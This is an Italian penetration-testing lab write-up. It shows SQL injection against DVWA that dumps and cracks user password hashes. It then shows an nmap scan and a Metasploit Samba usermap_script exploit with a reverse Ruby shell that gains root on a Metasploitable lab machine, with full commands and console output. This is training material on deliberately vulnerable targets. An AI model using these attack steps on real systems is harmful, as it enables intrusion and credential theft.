

SQL INJECTION

Verifica di vulnerabilità SQL Injection.
La query mostra i nomi e cognomi degli utenti.




Effettuando una query “null” con UNION rivela una tabella “dvwa”


Effettuando una query con UNION table_name,null da “information_schema.tables” ricercando in “dvwa” otteniamo in risposta 2 tabelle. Quella interessata sarà “users”.



A questo punto richiediamo le colonne contenute in “users”,mostrando la colonna “password”.



Dopo aver trovato user e password dalla tabella “users”, basta effettuare una query “user,password” con UNION dalla stessa,per rivelare nome utente e password sottoforma di hash.



L’ultimo step è decriptare la password per renderla in chiaro.
In questo caso utilizzo hashcat.
La password decifrata è “letmein” con username “pablo”.

METASPLOIT FRAMEWORK


Scansione sulla macchina target META(192.168.13.150) per rilevare i servizi attivi sulle porte.

```
Nmap scan report for 192.168.13.150
Host is up (0.00028s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37454/tcp open  status      1 (RPC #100024)
44415/tcp open  mountd      1-3 (RPC #100005)
48203/tcp open  java-rmi    GNU Classpath grmiregistry
54216/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 08:00:27:56:7C:8E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.90 seconds

┌──(kali㉿kali)-[~]
└─$
```


La porta 445 è aperta e contiene un servizio potenzialmente vulnerabile.Dalla console metasploit ricerco moduli attinenti al servizio target.

```
msf6 > search samba 3

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates L
icense Client GETCONFIG Overflow
   1   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command
 Execution
   2   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Wi
ndows OLE Package Manager Code Execution
   3   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Ma
```


Sono stati trovati diversi moduli,in questo caso useremo il numero 4 ossia multi/samba/usermap_Script




Dopo aver selezionato il modulo,listo i payloads disponibili compatibli.



Seleziono il payload numero 36 ovvero cmd/unix/reverse_ruby.





Settaggio rhost e rport. E conferma avvenuto cambiamento.

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.150
rhost ⇒ 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Avvio l’exploit,possiamo notare come viene stabilita una connessione con la macchina target “session 1”

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.13.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zFy46O2RLgcYjYyc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zFy46O2RLgcYjYyc\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53437) at 2023-09-25 09:06:11 -0400
```

Lancio il comando “ifconfig” per verificare di essere nella macchina .

```
[*] Command shell session 1 opened (192.168.13.100:4444 → 192.168.13.150:53437) at 2023-09-25 09:06:11 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:7c:8e
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe56:7c8e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69099 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66401 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4464532 (4.2 MB)  TX bytes:3726514 (3.5 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:323 errors:0 dropped:0 overruns:0 frame:0
          TX packets:323 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:121322 (118.4 KB)  TX bytes:121322 (118.4 KB)

whoami
root
```